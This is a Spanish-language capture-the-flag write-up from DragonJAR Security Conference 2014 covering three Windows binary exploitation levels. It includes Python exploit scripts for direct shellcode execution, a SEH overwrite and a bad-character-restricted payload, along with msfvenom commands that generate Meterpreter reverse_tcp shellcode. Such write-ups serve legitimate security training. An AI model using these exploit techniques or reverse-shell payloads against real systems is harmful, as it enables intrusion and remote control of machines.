DragonJAR Security Conference CTF 2014

Autor: NULL Life
Twitter: @NullLifeTeam
URL: https://null-life.com

Descripción

En los días previos al DragonJAR Security Conference 2014 estaremos realizando varios retos con el fin de preparar a los asistentes para el CTF que realizaremos los últimos 2 días del evento, quienes resulten ganadores en estos retos previos tendrán un pase de cortesía para las conferencias, si quieres tener más información sobre estos retos, inscribete en esta lista.

@Binarymantis

Reglas del juego

Obtenidas a través de la decodificación de la cadena binaria proporcionada en el sitio principal del CTF (148.251.90.238):

```
$ cat rules.txt
h0L4 9R4cI4z p0R p4rtiCip4r 3n 35T3 CTF L4Z r39L4Z 50N l4z 5i9Ui3Nt35:
1. 3n 35T3 53rviD0R W3B 3NC0nTR4r4N Un 4Rchiv0 ll4m4D0 l3v3l00.3X3 3Z3 53r4 5U priM3r
R3T0, k4d4 v3Z KW3 r35U3LV4N uN R3t0 d3b3r4N 3nC0ntr4r 3n L4 m4kWIN4 3L 5I9uI3nt3
biN4ri0.
2. L0z pu3RT0Z d3 35CuCH4 50N 1100 P4r4 3L NIV3L 0, 1101 p4R4 3L NIV3L 1 y 1102 p4R4 3l
NiV3L 2.
3. Ti3N3N 3x4CT4m3nT3 2 Di4z
4. 3l 94n4d0r 0 L0Z 94N4D0r3z 53r4n 4KW3LL0Z Kw3 r35U3lv4n l0Z 3 3j3RciCi0z 4NT3z kW3
n4DI3.
5. 4l H4x0r34r L4 m4kWin4 n0 D3b3r4n imp3dIR Kw3 L0z d3M4Z 5i94N jU94Nd0, ju93M0Z
LiMPI0.
6. p453N L4 bU3n0
```


Resumen

Un total de 3 binarios fueron dispuestos por el autor para ser resueltos en dos días teniendo como enfoque el área de ingeniería inversa y explotación. Windows XP SP3 en inglés fue usado como sistema operativo base para la ejecución de los binarios.

Los tres archivos proporcionados con su respectivo resumen criptográfico y resolución son:

```
Level00.exe (8ad1344d6b211e2a52266d4ed7a23f10): ejecución de código sin restricciones.
Level01.exe (272edfef1bfafd2fd3bba781dc0ca404): ejecución de código a través de
corrupción de entrada SEH.
Level02.exe (9f068ad3d4ea3deac175ea88d6fd1db7): ejecución de código con restricciones
de caracteres en el payload.
```

Al intentar ejecutar o depurar directamente los binarios se muestra el siguiente error:



Error de ejecución directa del binario

Por lo cual se debe crear e inicializar el servicio a través de los siguientes comandos para posteriormente depurarlo usando la opción de attach de OIllydbg:

```
> SC CREATE Level00 binpath= Z:\DragonjarCON\Level00.exe
> NET START Level00
```

Level 00

TL;DR


Ejecución directa de código usando como nombre de usuario **LoginLVL00** y como contraseña la shellcode con las instrucciones de máquina destinadas a ejecutarse:

```
IF username == "LoginLVL00":
        password = shellcode
        (password)()
```

Solución

El primer binario es descargado del recurso http://148.251.90.238/Level00.exe luego de varios intentos fallidos usando nombres similares al proporcionado en las reglas del juego: l3v3l00.3X3, 13v3100.3X3, l3v3l00.3x3, 13v3100.3x3, level00.exe, entre otros.

El binario fue generado a través de C++/CLI, es posible decompilar el código gestionado ya que este tipo de binario es un híbrido entre C++ e IL:



Ejemplo de decompilación de ensamblado IL: Método OnTimedEvent el cual es ejecutado cada 2 segundos por la aplicación para garantizar su disponibilidad.

Sin embargo, no es una tarea sencilla decompilar el código no gestionado (código en C++ encargado de la lógica de la aplicación) a un formato plenamente legible, por lo cual el uso de un desensamblador para el entendimiento de la aplicación es necesario en este punto.


El código en C similar al original es el siguiente:

```
char data[1024], password[1024];
send(socket, "Welcome to level00, please identify yourself\nUsername:", 1024, 0);
recv(socket, data, 1024, 0);
if (strcmp("LoginLVL00", data) == 0) {
        send(socket, "Password:", 1024, 0);
        recv(socket, password, 1024, 0);
        ((void (*)()) password)();
} else {
        send(socket, "Invalid username\nGood bye.", 1024, 0);
}
```

La cadena ingresada como contraseña en la aplicación es ejecutada directamente como código de máquina, por lo cual, el siguiente paso es construir un exploit que haga uso de una shellcode de Meterpreter para retornar una sesión reversa a través de TCP:


```
#!/usr/bin/python

import socket

# shellcode generada por msfvenom
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP EXITFUNC=thread -e
x86/shikata_ga_nai -f python
buf = ""

shellcode = buf

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("148.251.90.238", 1100))

print s.recv(1024)
s.send("LoginLVL00\n")

print s.recv(1024)
s.send(shellcode)
```

El resultado de la ejecución del exploit da como resultado el acceso al primer servidor vulnerable a través de una sesión de Meterpreter:



Meterpreter en el primer servidor vulnerable.

La clave para continuar con el siguiente nivel se encontraba en el archivo key.txt localizado en el mismo directorio del usuario:



Siguiente nivel especificado en el archivo key.txt.

Level 01

TL;DR

Ejecución de código usando como nombre de usuario **login**, como contraseña **password**, y corrompiendo la entrada SEH a través de desbordamiento de buffer para ejecutar la shellcode deseada:

```
IF username == "login" AND password == "password":
	command = "\x90\x90\x90\x90" + shellcode
	SEH.next_record = &command // A través de desbordamiento
```

Solución

El segundo binario es descargado del recurso http://148.251.90.238/K4w4b0ng4.exe el cual fue especificado en el archivo key.txt, al igual que el anterior nivel, se trata de un binario compilado con C++/CLI.

El código en C similar al original es el siguiente:


```
char buffer[1024], data[1024]] ;
send(socket, "Welcome to level01, please identify yourself\nUsername:", 1024, 0);
recv(socket, data, 1024, 0);
if (strcmp("login", data) == 0) {
	send(socket, "Password:", 1024, 0);
	recv(socket, data, 1024, 0);
	if (strcmp("password", data) == 0) {
		send(socket, "[Level2]$ ", 1024, 0);
		while (1) {
			__try {
				char tmp[1024];
				recv(socket, buffer, 1024, 0);
				memcpy(tmp, buffer, 1024);
				strcat(tmp, buffer);
				send(socket, "Invalid shell command...\n[Level2]$ ", 1024,
0);
			} __except(EXCEPTION_EXECUTE_HANDLER) {
			}
		}
	} else {
		send(socket, "Invalid username\nGood bye.", 1024, 0);
	}
} else {
	send(socket, "Invalid username\nGood bye.", 1024, 0);
}
```

El desbordamiento de buffer ocurre debido al bucle infinito que realiza una acción de concatenación

entre lo enviado y un buffer temporal que se sitúan en zonas de memoria contiguas (realmente hay 4 bytes de diferencia entre el fin de uno y el inicio del otro).

La aplicación hace uso de un manejo de excepciones donde internamente establece un structured exception handler (SEH) al mover en FS[0] la dirección de la función que manejará la excepción y hacer un push en el stack del SEH anterior, con el overflow mencionado podemos sobreescribir este valor con una dirección que contenga instrucciones POP; POP; RET, lo cual nos permitirá saltar a los bytes que tenemos bajo nuestro control (logrando así poder ejecutar nuestra shellcode, leer más en https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/).

El screenshot muestra el estado de la memoria justo antes de la sobreescritura de la función que controla la excepción, dicha función es activada por el mismo desbordamiento al tratar de escribir un valor en una zona de memoria no asignada (Access violation when writing to [013C0000]):




Sobreescritura de la entrada SEH.

El siguiente paso es construir un exploit que haga uso de una shellcode de Meterpreter para retornar una sesión reversa a través de TCP:

```
#!/usr/bin/python

import socket
import struct

# shellcode generada por msfvenom
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP EXITFUNC=thread -e
x86/shikata_ga_nai -f python
buf = ""

shellcode = buf
```


```
EIP = struct.pack("<I", 0x01FF17F1) # 0x01FF17F1 POP; POP; RET
PIVOT = "\x8B\xC4\x66\x05\x34\x09\xFF\xE0" # MOV EAX, ESP; ADD AX, 0x905; JMP EAX

padding = "\x90" * 1092 + "\xB8"
payload = padding + EIP
payload = payload + PIVOT + "\x90" * (2048 - len(payload) - len(PIVOT) -
len(shellcode)) + shellcode

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("148.251.90.238", 1101))

print s.recv(1024)
s.send("login\n")

print s.recv(1024)
s.send("password\n")

print s.recv(1024)
s.send(payload)
```

El resultado de la ejecución del exploit da como resultado el acceso al segundo servidor vulnerable a través de una sesión de Meterpreter:



Meterpreter en el segundo servidor vulnerable.

Para este nivel no hay ningún archivo de clave disponible, sin embargo podemos encontrar el binario del siguiente nivel en el escritorio del usuario, dicho binario es descargado a través del comando download de Meterpreter:



Siguiente nivel encontrado en el archivo Level02.exe en el escritorio del usuario.

Level 02

TL;DR

Ejecución directa de código usando como nombre de usuario **root** y como contraseña **password** con la shellcode que se desea ejecutar evitando los caracteres 0x8C, 0x94, y 0x98:

```
IF username == "root" AND password[0:8] == "password”:
       password = password.replace([0x8C, 0x94, 0x98], "")
       (password[20])()
```


Solución

El tercer y último binario es descargado del escritorio del usuario del segundo reto, al igual que los anteriores niveles, se trata de un binario compilado con C++/CLI.

El código en C similar al original es el siguiente:

```
char buffer[1024], data[1024]] ;
send(socket, "Welcome to level01, please identify yourself\nUsername:", 1024, 0);
recv(socket, data, 1024, 0);
if (strcmp("root", data) == 0) {
       send(socket, "Password:", 1024, 0);
       recv(socket, data, 1024, 0);
       if (strcmp("password", data) == 0) {
              send(socket, "[Level2]$ ", 1024, 0);
              for (int i = 0; i < 1024; i++) {
                     // badchars
                     if (data[i] == 0x8C || data[i] == 0x94 || data[i] == 0x98) {
                            data[i] = 0
                     }
              }
              ((void (*)()) data[20])();
       } else {
              send(socket, "Invalid username\nGood bye.", 1024, 0);
       }
} else {
       send(socket, "Invalid username\nGood bye.", 1024, 0);
}
```

Una de las alternativas para identificar los caracteres prohibidos de nuestro payload (diferente a leer el código de máquina) es enviar todo el espectro posible de caracteres (payload = "\x00\x01\x02...\xFD\xFE\xFF") y comparar contra los valores reales encontrados en memoria en el momento en el que se produce la excepción, con el fin de identificar si uno de ellos fue modificado.
Al realizar dicha comparación encontramos tres posibles caracteres prohibidos (\x8C, \x94, \x98), los cuales aparecen resaltados en color rojo en la siguiente imagen:



```
012BFA88  90 90 90 90 90 90 90 90 90 90 90 90 00 01 02 03  .
012BFA98  04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13  ....
012BFAA8  14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23   !"#
012BFAB8  24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33  $%&'()*+,-./0123
012BFAC8  34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43  456789:;<=>?@ABC
012BFAD8  44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53  DEFGHIJKLMNOPQRS
012BFAE8  54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63  TUVWXYZ[\]^_`abc
012BFAF8  64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73  defghijklmnopqrs
012BFB08  74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83  tuvwxyz{|}~Â€‚ƒ
012BFB18  84 85 86 87 88 89 8A 8B 00 8D 8E 8F 90 91 92 93  „…†‡ˆ‰Š‹.ŽÂ‘’“
012BFB28  00 95 96 97 00 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3  .•—˜.™š›œžŸ ¡¢£
012BFB38  A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3  ¤¥¦§¨©ª«¬®¯°±²³
012BFB48  B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3  ´µ¶·¸¹º»¼½¾¿ÀÁÂÃ
012BFB58  C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3  ÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓ
012BFB68  D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3  ÔÕÖ×ØÙÚÛÜÝÞßàáâã
012BFB78  E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3  äåæçèéêëìíîïðñòó
012BFB88  F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 00 04 00 00  ôõö÷øùúûüýþÿ...
```

Caracteres prohibidos en el payload para el último nivel.

El nivel es similar al primero: los datos ingresados en la contraseña son usados para la ejecución de código con la diferencia de que la zona de memoria en la cual se localiza no es predecible, y que hace uso de caracteres prohibidos los cuales debemos evitar para que la shellcode funcione correctamente.

Hacemos uso de los comandos stackpivot y jmp de la utilidad mona para encontrar gadgets en el binario o dependencias que nos permitan saltar directamente a nuestra shellcode sin la necesidad de adivinar por fuerza bruta su dirección de memoria (!mona stackpivot y !mona jmp -r esp).

Las bibliotecas sobre las cuales se realizó la búsqueda fueron descargadas del entorno del nivel 1:


```
msvcr80.dll: 16d7ddf3b659f7cf1cb9f4dcff4219f0
msvcp80.dll: 2bc650257fb0867abd54fd460ec2bafc
msvcm80.dll: cdcc63e967d64ece3729246720af4fcc
System.ni.dll: dd0f765e1b22ee2c749fed1a338d0398
```

El siguiente paso es construir un exploit que haga uso de una shellcode de Meterpreter para retornar una sesión reversa a través de TCP:

```
#!/usr/bin/python

import socket
import struct

# shellcode generada por msfvenom
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP EXITFUNC=thread -e
x86/shikata_ga_nai -f python -b '\x00\x8C\x94\x98'
buf = ""

shellcode = buf

PIVOT    = struct.pack("<I", 0x7A5DC39E) # 0x7A5DC39E (System.ni.dll) : ADD ESP, 0x50;
POP; POP; POP; POP; RET
JMP_ESP = struct.pack("<I", 0x7A6DF826) # 0x7A6DF826 (System.ni.dll) : JMP ESP
```


```
padding = "A" * 11
payload = "password\n" + padding + PIVOT + JMP_ESP
payload = payload + "\x90" * (1024 - len(payload) - len(shellcode)) + shellcode

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("148.251.90.238", 1102))

print s.recv(1024)
s.send("root\n")

print s.recv(1024)
s.send(payload)
```

El resultado de la ejecución del exploit da como resultado el acceso al último servidor vulnerable a través de una sesión de Meterpreter:



Meterpreter en el último servidor vulnerable.

La última clave se encontraba en el archivo key.txt localizado en el mismo directorio del usuario:



Respuesta del último reto.

Herramientas

Las siguientes herramientas fueron utilizadas en la solución de los retos:

⇢ ILSpy: Decompilador de ensamblando IL.
⇢ Immunity Debugger: Depurador de archivos binarios.
⇢ Mona: Navaja suiza para el desarrollo de exploits.
⇢ Meterpreter: Payload avanzado de explotación.
⇢ Msfvenom: Combinación de los comandos msfpayload y msfencode de Metasploit.

Agradecimientos

A Carlos Penagos por el desarrollo de los tres niveles relacionados con la explotación de binarios y el montaje de la infraestructura.

A los organizadores del evento.